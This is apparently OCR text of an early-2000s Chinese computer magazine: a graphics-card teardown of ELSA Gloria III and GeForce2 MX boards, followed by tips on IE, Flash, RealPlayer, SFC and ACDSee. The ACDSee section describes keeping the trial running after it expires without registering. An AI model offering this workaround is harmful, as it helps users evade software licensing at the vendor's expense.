
下面我们就来谈一谈显示内存（显存），它是显卡中仅次于显示芯片的重要部件，负责大量数据的存储和交换。它不仅有品牌、速度、型号、类型的区别，还要区分它的真假。我们还是从它的品牌谈起，现在显示内存主要有HY、SAMSUNG、SMITSUBISHI等名牌产品（当然也有TM、EtronTech等一般牌子，我们这里就不作介绍了）。它们的产品无论从速度还是从稳定性都是有保障的。显存的型号从开始的普通显存、EDO显存、SDRAM显存、SGRAM显存，到DDR显存，已经经过了几代技术的更新。现在的主流显卡产品都使用SDRAM显存或SGRAM显存。但在下一代显卡或图形专业卡中会配备DDR显存。由于DDR显存利用每次时钟的上下沿各工作一次，因此它的速度是每时钟工作一次的SDRAM显存或SGRAM显存的一倍。这可以极大地提高显卡的显示速度。就显存颗粒的速度而言，它与显存的芯片频率是密不可分的。Gloria III就是使用64M DDR显存。（芯片在图中散热片的下面，拆开后上面都是硅胶，所以没有拍照。）

nVidia---ELSA	显存颗粒频率	显存速度(ns)	显存类型
Synergy II	150	7	SGRAM
Synergy III	200	5.5	SDRAM
Gloria II	166	6.5	SDRAM
Gloria III	400	4	DDR


市场一览

接下来再来说说显卡的总线结构，也就是和主板的连接方式。看过主板的朋友会知道，在主板上有不同颜色的插槽，黑色的是ISA插槽，白色的是PCI插槽，棕色的是AGP插槽。这也代表了显卡的总线的发展历程。现在的主流显卡在很久以前使用的就是AGP总线，到现在已经是AGP- 4X标准结构了。AGP英文原名为AcceleratedGraphicsPort，直译为加速图形端口，它是由Intel开发的一种局部图形总线技术。AGP图形接口具有更快速的总线频率和采用系统主内存作为扩展缓存的功能，更大的数据吞吐量可以提高显卡对3D的加速能力。其视频信号的传输速率可以从PCI的132MB/s提高到266MB/s(x1模式)或者532MB/s(x2模式)，直到1GB/s(x4模式)。ELSA Gloria III支持AGP 4X，不过AGP 8X标准已经提出，相信在不久的将来，包括ELSA在内的厂商都会陆续推出支持AGP-8X的优质产品。






散热片和风扇越来越受到人们的重视，尤其是在显卡的发热量和价格方面已经逼近或超过CPU了，我们更应该像保护CPU一样保护显卡上的芯片。现在散热片和风扇市场的情况是良莠不齐，从十几元到几百元的都有。以前的散热片只要直接粘或者压在芯片上就可以了，现在随着显示芯片发热量的急速增加，相同的散热面积要求有更高的效率。大家普遍的做法是在两者之间加上一层硅胶，以填补它们之间的缝隙，最大限度地加大接触面积，以便更快地吸收和散发热量。Gloria III的散热片和风扇做工相当精细，它使用绿色的散热片（这还是比较少见的），散热片的边缘都打磨过，没有一点毛刺，使用内嵌式大型风扇，体现出ELSA独特的设计。由于Gloria III使用400MHz的DDR RAM，它的发热量也是相当可观的，所以现在的高档显卡在显示内存上一般都有散热片，说不定在不久的将来，显存上也会有散热风扇的。少爷认为在选择显卡的时候，散热片和风扇是一个容易被人忽视的部件，如果说厂商把这么一个小的部件都做得十分精细，那么相信其他部件也将是十分优质的。




显卡BIOS(Basic Input Output system，基本输入输出系统）其实就是一个软件，但是它固化在显卡所带的一个专用存储器中。BIOS中存储了显卡的硬件控制程序和相关信息。可以说BIOS 是显卡的“神经中枢”。显卡是典型的即插即用设备。开机后显卡BIOS中的数据被映射到内存里，并控制整个显卡的工作，显示器上第一个出现的就是显卡BIOS的信息提示。

BIOS的一大特点是可以用特定的方法来刷新，这通常称为BIOS升级。如果硬件设计上有什么小问题，那最简单有效的解决方法就是改变显卡的基本输入输出系统，以绕过出错的地方并用其他方法补偿。这时侯升级BIOS能解决硬件错误，大大提高稳定性和兼容性。作为图形专业卡的显示BIOS，ELSA Gloria III还是相当成功的，不仅具有升级能力，而且可对它进行优化以满足不同专业软件的需要。据格格讲，ELSA大约每年会对显卡的BIOS更新2-3次。



最后我想说说基板和直立元件。所谓基板就是连接直立元件和贴片元件的印刷板，它一般有4层板、6层板之分。我们需要观察它的边缘是否平滑，走线是否合理，各类元器件分布是否得当。直立元件指的是电阻、电感、电容等元件，分为民用，公用和军用三类，它们的技术指标（如对温度、湿度、最大误差率的要求等）和价格等相差许多。好的元器件在长时间或恶劣环境下的稳定性明显优于差的元器件，真的需要好好辨别。Gloria III 使用的是淡绿色的基板，采用单面贴片工艺，显卡的外观尺寸适中，布局紧凑、有序，错落有致，充分显示了“一代名卡”的严谨风格。整体的布线和用料十分精良，全部选用了名厂优质元件，所有直立电容都采用了大容量的铝质电解电容，其他部分均使用了包括钽质电容在内的贴片元件。因为对于图形专业卡来说，它必须保证可以在长时间下工作，因此选择优质、性能稳定的元器件是十分必要的。



大家都知道显卡是接在显示器上的，那么在这个方面这块显卡有什么新变化呢？由于数字化的飞速发展，模拟显示器最终会退出市场，一些有远见的厂商已经将DVI(数字接口)作为一项新技术加在显卡之中，ELSA Gloria III 就采用了这项新功能。当然Gloria III 考虑到现在的DVI 显示器还是一种概念性的产品，于是提供了一个精巧的DVI转换器芯片，通过它可以连接模拟显示器。


好了，我们上面讲了这么多，虽然有主要次要之分，但是对于一块好的图形专业卡，任何一个部件的好或坏都会影响它的品质。虽然它和普通的多媒体卡有着基本相同的构架，但是其内部各部件还是有着档次上的差异，这也是图形专业卡价格明显高于多媒体卡的原因。不过专业卡定位于专业3D、CAD/CAM、3D动画、及复杂工业装配图的用户。它的产出也是相当巨大的。当你的确需要它的时候，你就会觉得它物有所值。

“OK，OKOK，OKOKOK，OK！”格格的显卡总给人一种“没完没了”拆不完的感觉。不过烧包少爷余兴未尽，一不做二不休，拆自己的！少爷的这块显卡，是艾尔莎(ELSA)的影雷者MX(白金版)，它可是在无数的评测中出尽风头的好东东，现在村里卖得正火。不过与格格的显卡相比，少爷的这款显卡好像更适合于像少爷这样的“劳动人民”。好了，就拆它吧。一边拆，少爷还会一边给你讲讲买显卡时要注意的事项，反正拆了它，“地主家也没有余粮过年了！”



作为显卡的核心，显卡芯片组是选购显卡最重要的指标。(不过一般情况下，主芯片由于散热的原因，躲在散热片或风扇下面)目前生产显卡芯片组主要的公司有nVidia、Matrox、ATI、Trident等。目前市场占有率最高的厂商当属nVidia. 自Intel在1997年刚推出AGP标准时，nVidia公司就抓住机会，立刻推出Riva 128芯片，博得用户的喜爱。自那以后，nVidia不断推出新品，其6个月就发布一代新产品的速度一方面让世人瞠目结舌，另一方面自身也从显卡的新秀一跃成为龙头大哥。Matrox和ATI自己生产芯片，自己生产显卡，产品也有一定的特色，但无论是新产品的推出还是产品的覆盖面比nVidia要差很多。nVidia在上个世纪末还收购了3dfx公司，曾几何时称霸一方的游戏卡的霸主却因故步自封沦落到被收购的地步，也让人感叹IT业发展的迅猛与“只有偏执狂才能生存”的硬道理（Intel董事长葛鲁夫语）。nVidia目前主要的芯片有TNT2Vanta、TNT2 M64、TNT2、GeForce 2 MX、 GeForce 256、 GeForce2 Ultra等(前三种都属于TN2一族)， 这些产品涵盖了从低端入门到超级发烧的所有用户群。看出来为什么nVidia 成功了么？

影雷者MX所采用的GeForce 2 MX芯片是nVidia去年推出的，也将是2001年的主流产品，其实MX就是GeForce2 GTS 的一个精简版本，它将渲染的4条流水线简化成2条 ，不但具有变形与光照（T&L)、立体环境贴图、逐像素渲染，还支持双头显示（需要专门的MX显卡，普通MX显卡不支持)。显存采用价格相对低廉的SDRAM，性能与GTS相比没有太多差异，但价格却比GTS低很多，最适合像烧包这样胃口总比钱包大的人了！(芯片在图中散热片的下面，拆开后上面都是硅胶，所以没有拍照。)




市场一览




显存是用来存储要处理图形的数据信息的地方，目前显存的容量（哇！现在越来越多的人用32MB显存的显卡，而烧包我10年前用的显卡只有1MB，已经是当时最好的！）主要有16MB、32MB、64MB。随着显存价格的不断下跌，32MB 已经是主流了，而只有某几种特定的高档显卡如影雷者 GTS Ultra 才用 64MB 显存。但随着应用软件的不断发展，32MB 显存也有一天会不够用（其实游戏软件是3D 显卡发展的主要幕后推动力）。显存也一直随着主芯片的发展而逐步改变着。从早期的 DRAM 到现在广泛流行的 SDRAM 以及明日之星的 DDR 显存，显存的速度以及它对 3D 加速卡性能的影响也越来越大。显存也被称为帧缓存，当显示芯片处理完数据后会将数据输送到显存中，然后 "数模转换器" 从显存中读取数据并将数字信号转换为模拟信号，最后将信号输出到显示屏。所以显存的速度以及带宽直接影响着加速卡的速度。如果你的 3D 加速卡有一颗强劲的 " 芯 "，但是板载显存却无法将处理过的数据即时传送，那么你就无法得到满意的显示效果。不同类型或不同品牌的显卡用的显存也不尽相同。在同种类型显存中，显存速度的提高对显卡性能也有着一定的影响，尤其对那些喜欢榨尽所有潜力、酷爱超频的发烧友，比如少爷。：）


目前显存主要可以分为 2 类：SDRAM 和 DDR 显存。DDR 显存理论速度是普通 SDRAM 的一倍，尽管目前因为成本较高还只用在 GeForce 2 GTS 等高档显卡上，相信随着产量的不断增大，DDR 显存到下半年会成为主流。目前常见的显存可分为以下几类，韩国的现代(HY)、 三星（Samsung)、德国的 Infieon、美国的 Micron(美光)等相对最好，中国台湾的华邦 Winbond 次之，剩下的基本是小型封装厂买晶圆自己封装的，品质相对要差一些，但价格也会便宜一些。




显存上标注的 55 是什么意思呢？它代表着芯片的频率，6ns 的显存标准频率可达到 166MHz，5.5ns 的显存标准频率为 183MHz。而 nVidia 公司为 MX 设置的标准显存频率为 166MHz，也就是说用 6ns 的显存已经足够了。但是不少大厂还是推出了采用 5.5ns 显存的显卡以满足发烧友的追求（有些人可以稳定地超到 225MHz，不过这要看运气了。)。


显卡 BIOS，可不能小看这个小东东哦！它跟主板上的 BIOS（Basic Input Output System）相似，提供了显卡类型与版本的信息，在 Windows 操作系统安装显卡驱动时，驱动程序会根据 BIOS 信息安装相应的驱动程序。留意刚开机时，显卡 BIOS 的信息会显示在电脑屏幕最上端，告诉你是什么显卡。现在都是 Internet 时代了，少爷经常上ELSA网站看看自己的显卡 BIOS有没有更新。更新BIOS也十分的简单，看看说明就知道了。相比之下，少爷觉得刷 ELSA 的 BIOS 比较容易和安全，不会因为BIOS不同而刷坏 BIOS 的。








子卡扩充槽，这是个插槽，ELSA 视频子卡就是插在这个位置上的。子卡的针比较长，安装时要细心一点。安装了子卡后，通过连接线，电脑上的东西就可以显示在电视机上了，非常适合喜欢玩大屏幕的朋友，例如：家庭影院、游戏玩家。有数码摄像机的朋友，也可以做个简单的家庭 VIDEO。烧包则准备用它给村口的傻小子阿明做一段征婚启事。








这么好的东东，拆了还得装上。安装显卡时，插入AGP槽时注意要力度均匀，金手指完全插入槽内就可以了。在安装驱动方面，通常是AUTORUN的，也就是自动运行。在Windows操作系统中，通常会弹出一个很漂亮的窗口，只要跟着提示和选项就可以安装好了。ELSA驱动程序是经常升级的，有条件上网的话，也可以在ELSA网站或到www.on-data.com看看有没有最新的驱动更新。



采用GeForce2 MX显卡芯片组的显卡



采用GeForce2 GTS显卡芯片组的显卡（64M）



采用GeForce2 GTS显卡芯片组的显卡（32M）

关于显卡的背景知识

AGP2X、4X

这要讲一下显卡的发展史了，很早很早以前……还是长话短说，原来的显卡从ISA、PCI、AGP、发展到现在的AGP Pro，在AGP中有2X与4X之分。下表是PCI、AGP2X、4X区别图。

要想使用最新的AGP4X速度，必须满足4个条件：

1.主板芯片组支持：目前支持AGP 4X的有Intel的815E/815EP芯片组和VIA的694X、KT133（北桥芯片为VT82C694X）芯片组等；2.BIOS支持：基本上采用以上两款芯片组的新主板其BIOS都可支持AGP4X；3.显卡支持：支持AGP 4X的显示芯片有nVidia TNT2、GeForce256、MX、GTS、GeForce256 ULTRA等；4.要有最新的AGP 4X驱动程序。

关于D3D与OpenGL

规范	接口	工作频率	工作电压	带宽	其它功能
PCI	PCI	33MHz	5.0V	133MB/s	N/A
		66MHz	3.3V	266MB/s	N/A
AGP 1.0	AGP 2X	133MHz	3.3V	528MB/s	N/A
AGP 2.0	AGP 4X	266MHz	1.5V	1.06GB/s	Fast Write 4GB Addressing

这两个东西都是讲三维的东西，ELSA有自己的开发程序，特别在OpenGL方面，专业图形工作站，都是选用ELSA显卡。先讲一下D3D：

D3D就是DirectX。很多人不解为什么叫DirectX，其实最初微软并不想将其定义为Windows9x处理多媒体信息的直接平台，只是想将其定义为Windows9x的界面加速工具，并且利用DirectX的直接界面，向当时还为DOS开发软件的程序员提供一个升级开发Windows9x程序的捷径。但当Direct3D加入其中后，DirectX的使命彻底变了。而那个X其实就是指不断添加的Direct工具集。前面如数家珍地回顾了DirectX的历史，大家就会发现Direct后面跟着的附属词，什么sound、draw、play、input、3d、music。现在DirectX已经出到8.0版了，其在D3D游戏的速度增加了很多。而且在测试视频方面增加了AGP贴图测试。D3D的软件比较多，大多数游戏都是D3D的，像《古墓丽影》、《帝国时代》等，包括著名的3D MARK2000测试软件也是D3D的。

OpenGL通常在高端显卡上才会起作用，但现在的显卡基本具备仿OpenGL的功能。用一个通俗易懂的方法给大家解释：著名的枪战游戏——QUAKE III就是用OpenGL引擎写的，也是测试OpenGL的一个常用的工具。那怎么看你显卡的OpenGL分数呢？很简单，进入游戏后，按左上角的~键，会有一个像DOS一样的菜单弹下来，然后敲：timedemo 1 demo q3demo1 回车，然后运行Demo里的任何一个场景，运行完后，再按~键，你会看到一个FPS值，这就是你的显卡OpenGL FPS的值，分值越高越好。还有《雷霆战机》等游戏也是OpenGL类游戏。



¡°ÄãóÐÒ»Ë«ÎÂÈáµÄÑÛ¾¦£¬你有善解人意的心灵，如果你愿意，请让我拆你……”哇！唱错了。不过知道了显卡是怎么回事，少爷依旧陶醉于他和格格的歌声之中……“北京市规定：不许夜间施工！”居委会苏大妈愤怒地敲门了！！！

市场一览

上　网　秘　笈　三　招



□南召　云舟

扩大 IE 的视野

IE 是上网者几乎都用过的工具，但是你们知道吗？IE的工具栏其实是活动的，可以像Word2000 中的工具栏一样拉来拉去……现在，为了得到浏览时的最大视野，让我们一起动手！



图 1



图 2

先看看，这是我最初的IE（图1），然后进行如下操作：

1．点击菜单中查看→工具栏→自定义（图2），调出自定义工具栏对话框，将对话框中的文字选项选“选择性地将文字置于右方”，图标选项选“小图标”，关闭退出（图3）。



图 3

2．将鼠标放在地址栏左下侧，按下鼠标左键。此时鼠标箭头变为十字箭头（图4）




图 4

3．按住鼠标左键不放，拖动鼠标，你会发现地址栏是可以拖动的。以此类推，你可以把工具栏拖到菜单栏上，甚至让菜单、标准按钮、地址栏放在同一行里面……至于各自的大小，只要根据自己的要求拖动分隔符就可以了。

看看我的 IE（图5），怎么样，感觉是不是很新鲜呢？试试吧！


图 5

Flash 轻松抓

□广东　杨建清

如今在网上，Flash 动画大行其道，当你在网上看到一个精彩的 Flash 动画时，是否想把它保存下来呢（特别是看到一些精彩的 Flash　MTV 的时候）？可 Flash 与其他图片不同，它不能在动画窗口单击鼠标右键选择“另存为”进行保存……什么，问我怎么办？很简单啦，跟我来吧！

在浏览器中看到某个很吸引人的Flash 动画时，鼠标左键点击浏览器菜单“查看”里的“查看源文件”（系统此时会自动调用“记事本”查看源文件），即可查看网页的源代码。按下 Ctrl＋F 键，然后输入“.SWF”，即可找到扩展名为 SWF 的文件名（如图 6）。

记下它，因为这就是网页中的Flash 动画文件名。接下来在浏览器地址栏中，网页 URL 地址的最后加上这个文件名，再按回车键，看能否用浏览器打开动画文件？（如图7）

如果可以的话，那就用下载工具按这个地址下载它吧。

举例：

在http://person.zj.cninfo.net/~zoron/003music/index.html可以看到屏幕右侧有个小动画（图8）。用上述方法，可从源文件中找到这么一句“<param name="SRC" value="jump.swf">”，则Flash文件名为“jump.swf”，因此Flash的下载地址为：http://person.zj.cninfo.net/~zoron/003music/jump.swf

在 IE 中输入如上地址，可以看到全屏幕。动画（图9），说明地址正确。调用下载工具进行下载就可以了。



```
flash[1] - 记事本
文件(F) 编辑(E) 搜索(S) 帮助(H)
    <td width="147" height="13" rowspan="2"
valign="top" colspan="2" bgcolor="#A2D0FF"><p
    align="center"><br>
    <object
classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"

codebase="http://active.macromedia.com/flash2/cabs/sw
flash.cab#version=4,0,0,0"
    ID="Movie6" WIDTH="145" HEIGHT="70">
      <param name="movie" value="mtv_logo.swf">
      <param name="quality" value="high">
      <param name="bgcolor" value="#FFFFFF"><embed
src="mtv_logo.swf" quality="high" bgcolor="#FFFFFF"
WIDTH="145" HEIGHT="70"
TYPE="application/x-shockwave-flash"
PLUGINSPAGE="http://www.macromedia.com/shockwave/down
```

图 6



图 7



图 8




图 9

Realplayer 影音播放选声道

□黑龙江 刘庆瑜

Realplayer 的出现，使大家都很高兴，它对网络多媒体信息的传送有了很大的改进。对于上网的人来说，他们可以收听更好的网络广播节目和网络电视节目，大大推进了网上多媒体的应用范畴。对我们不上网的人来说，也非常有用——呵呵，因为 RealPlayer 本身的压缩标准，可以在有限的文件大小内提供较高画质和较高的压缩比（明显的实例就是可以将几部 VCD 压缩后装入一张 CD 里，而画质并没多大损失——当然，对动画片特别有效）。

不过，在看这样的电影时，我们常常会碰到这样一个典型问题，就是有时电影中会出现两种语言同时作为伴音，搞得相互混淆，无法听清。想试图消去一个声音时，却发现根本无法做到（Realplayer 本身没有声道选择功能），很是让人恼火……调节系统的音频属性也不行，无论是关闭哪个声道，另外一个喇叭里依旧是两种声音在纠缠不清……莫非就没有办法了吗？

让我来告诉你:只要摘掉其中一个音箱的音频线，也就是两个音箱中，只让一个音箱工作，就一切搞定了！上述方法在我的双声道音箱中验证通过，对四声道的朋友们是否有效我就不敢确定，各位可以自己试试，看摘掉哪个能好使。

用自检程序修复 Windows

□山西 姚立新




图 1

随着应用软件在硬盘上日益膨胀，系统文件不可避免地会遭到破坏。重装系统费时费力，同时有的应用软件来自网上，又没有大容量存储设备可以备份，系统重装后不得不重新下载。幸好微软给我们提供了一个实用程序 SFC，它可以有效地修复被破坏的系统文件，保证系统的正常运行，避免了重装系统的麻烦。

在 Win9X 下运行系统文件检查程序非常容易。在“开始>运行”中，键入 SFC 即可看到图 1 所示界面。

在窗口中有两个选项，第一项是自动修复系统文件，第二项是从安装源盘中提取一个指定文件恢复（特别适合系统报告某个 DLL 文件出错后进行恢复）。确认后程序会要求你提供安装文件的位置，只要插入 Windows 的安装光盘，选中相应的光盘路径就可以了。

在 Win2000 下如果要运行 SFC 系统文件检查程序时，操作略有不同，运行时必须带有参数。其语法如下：

sfc [/scannow] [/scanonce] [/scanboot] [/cancel] [/quiet] [/enable] [/purgecache] [/cachesize=x]

参数说明：

参数	说明
/scannow	立即扫描所有受保护的系统文件。
/scanonce	一次扫描所有受保护的系统文件。
/scanboot	每次重新启动计算机时扫描所有受保护的系统文件。
/cancel	取消对受保护系统文件的所有未决扫描。
/quiet	替换所有不正确的文件版本，而不提示用户。
/enable	将“Windows 文件保护”返回到默认操作，如果检测到不正确的版本则提示用户还原受保护的系统文件。
/purgecache	清除“Windows 文件保护”文件缓存并立即扫描所有受保护的系统文件。
/cachesize=x	以 MB 为单位设置“Windows 文件保护”文件缓存的大小。

使用说明：

使用 sfc/scannow时系统检查程序将立即检查受系统保护的系统文件版本，如果文件不正确，系统会在%systemroot%\system32\dllcache下检索出正确的版本来替换不正确的版本。


用 /scanboot 时，系统在每次启动后自动检查受保护的系统文件是否遭到破坏，并提示用户是否恢复正确的文件版本。

注意事项：

必须以管理员或管理员组的成员登录才能运行系统文件检查程序。

合理使用系统文件检查程序，将会使我们的系统运行更加稳定、安全。

看图王 ACDSee 之应用技巧



□四川　钟诚

ACDSee 可以称得上是当之无愧的看图之王，最新版本为ACDSee3.1 build921，提供基本看图、批量文件格式转换、查看压缩包图像、图像增效器、打印缩略图表单等功能。以下是笔者在使用 ACDSee3.1 build921 后总结的经验和技巧。

一、何需注册

新版的ACDSee 3.1在试用期满后必须注册才能继续使用，不过，只要你不直接去启动 ACDSee，而是直接双击某一图像文件（首先要为 ACDSee 建立好图像关联），即可顺利进入ACDSee看图窗口并使用全部功能，这样不上网注册也无所谓了（虽然屏幕上始终有一注册警告框相伴，但并不影响我们的正常使用）。

二、自动改名和批量改名

打开系统的“Options”对话框，选择“Filing”标签，在“Move”中的“Copy duplicate files”栏选择“Rename”，非复选“Skip when identical”，并在“Auto-rename separator:”框中设置一个自动改名的分隔符（系统默认是“_”），然后点击“Save settings”按钮保存设置。

这样设置后，当我们在 ACDSee 中执行复制、移动文件时，遇到同名文件会自动更名，不致于产生覆盖同名文件的严重后果。改名后的文件根名是在原名后加上“_1”、“_2”、…（“_”是分隔符）这样的数字编号以示区别。

如果要实现批量更改文件名，可以在一次选中多个文件后，执行菜单命令“Tools”中的“Rename Series...”或执行“Edit”中的“Rename”。在对话框的“Template:”文本框中输入新文件名样式（“#”表示编号位数，“*”插入原文件根名），“Start at:”文本框中输入起始编号数，下方将显示出改名前后文件名的对比列表，最后点击“OK”即可将杂乱无章的文件名改成规则的有连续编号的文件名序列。

如图1，在Templete中输入“04GAcd0#”，将自动生成“04GAcd01”、“04GAcd02”、“04GAcd03”等系列文件名。

三、隐藏鼠标指针

“Options”对话框中选择“Viewer”标签，复选“Hide mouse cursor in full-screen”项，点击“确定”按钮即可。

四、图片 E-mail

选中要发送的所有图片文件，执行菜单命令“Plug-ins”中的“Send images by e-mail”，出现“Send e-mail”对话框，“From:”后填上你的E-mail地址和主题，“To:”和“Cc:”分别输入对方得E-mail地址，点击“Send”按钮即可直接将文件发送出去而无需额外启动E-mail软件。除此之外，还可利用“SendPix”插件将你的图片存放到SendPix服务器上，并将存放地址通过E-mail发送给某人以便别人浏览并共享你的图片，这种方式也有许多图片站采用（比如贺卡站）。

五、建立图片站或电子相册

看着网上丰富多彩的图片网站，你是否也有建立自己的图片网站的冲动？其实这一点也不难，因为ACDSee新版为我们提供了相应的插件工具，我看网上的好多图片站可能就是用此工具建立的。其中有两个工具均可实现这样的功能。

1.建立缩图表单

先选中图片，执行菜单命令“Plug-ins”中的“Create a contact sheet”，弹出“Contact sheet”对话框（如图2），左边是标签页，右边是预览区，在“Page”标签中设置页面大小、边距、缩略图的行和列数、间距、页面背景（纯色或图像平铺）。在“Thumbnails”标签中设置缩略图框架、边线效果等。在“Labels”标签中设置页眉、页脚、缩略图主题（单击“Edit caption text...”按钮，在出现的对话框中单击“Insert format character:”后面的“>>”按钮，弹出选项菜单，可由此加入缩略图编号、文件名、水平和垂直分辨率、页码、色彩数、创建日期、时间、主题、作者、注释、关键字）。在“Output”标签中复选“Output an HTML image map”（输出HTML格式的缩略图表单文件），并设置输出的文件名及位置。在对话框的左下角设置缩略图表单文件保存位置、名称、类型，完成所有设置后点击“OK”按钮，将生成JPG缩略图表单文件和相应的HTML文件。至此，你就可将源图片、缩略图表单、HTML文件发布到你的网站上了。

2.HTML相册生成器

先选中图片，执行菜单命令“Plug-ins”中的“HTML Album Generator”，弹出相应的对话框，在“Thumbnail Image”栏设置缩略图的格式、大小。在“Page Settings”栏设置页面标题、缩略图的行/列数，点击“Page Colors...”按钮可设置页面背景、文字、未访问链接、已访问链接、活动链接等的颜色。在“Output”栏设定输出文件位置，在“Image Links”栏选择是否给源图片或缩略图超链自动加上标明其位置的前缀（如选择“None”，将默认在输出文件夹内）。最后单击“OK”按钮，将生成缩略图文件及HTML地图文件。这里必须注意：

（1）输出的HTML文件名为page_01.htm、page_02.htm……缩略图文件名为源图片文件根名前加上“TN_”，无法更改。

（2）如果生成的HTML文件与源图片不在同一文件夹，又不复选“Copy source images to output folder”，就必须在“Source Prefix”后选择“File Path”项来指明源图片的存放位置，否则在浏览时会因找不到相应的图片而无法正常显示。

六、浏览音、视频文件
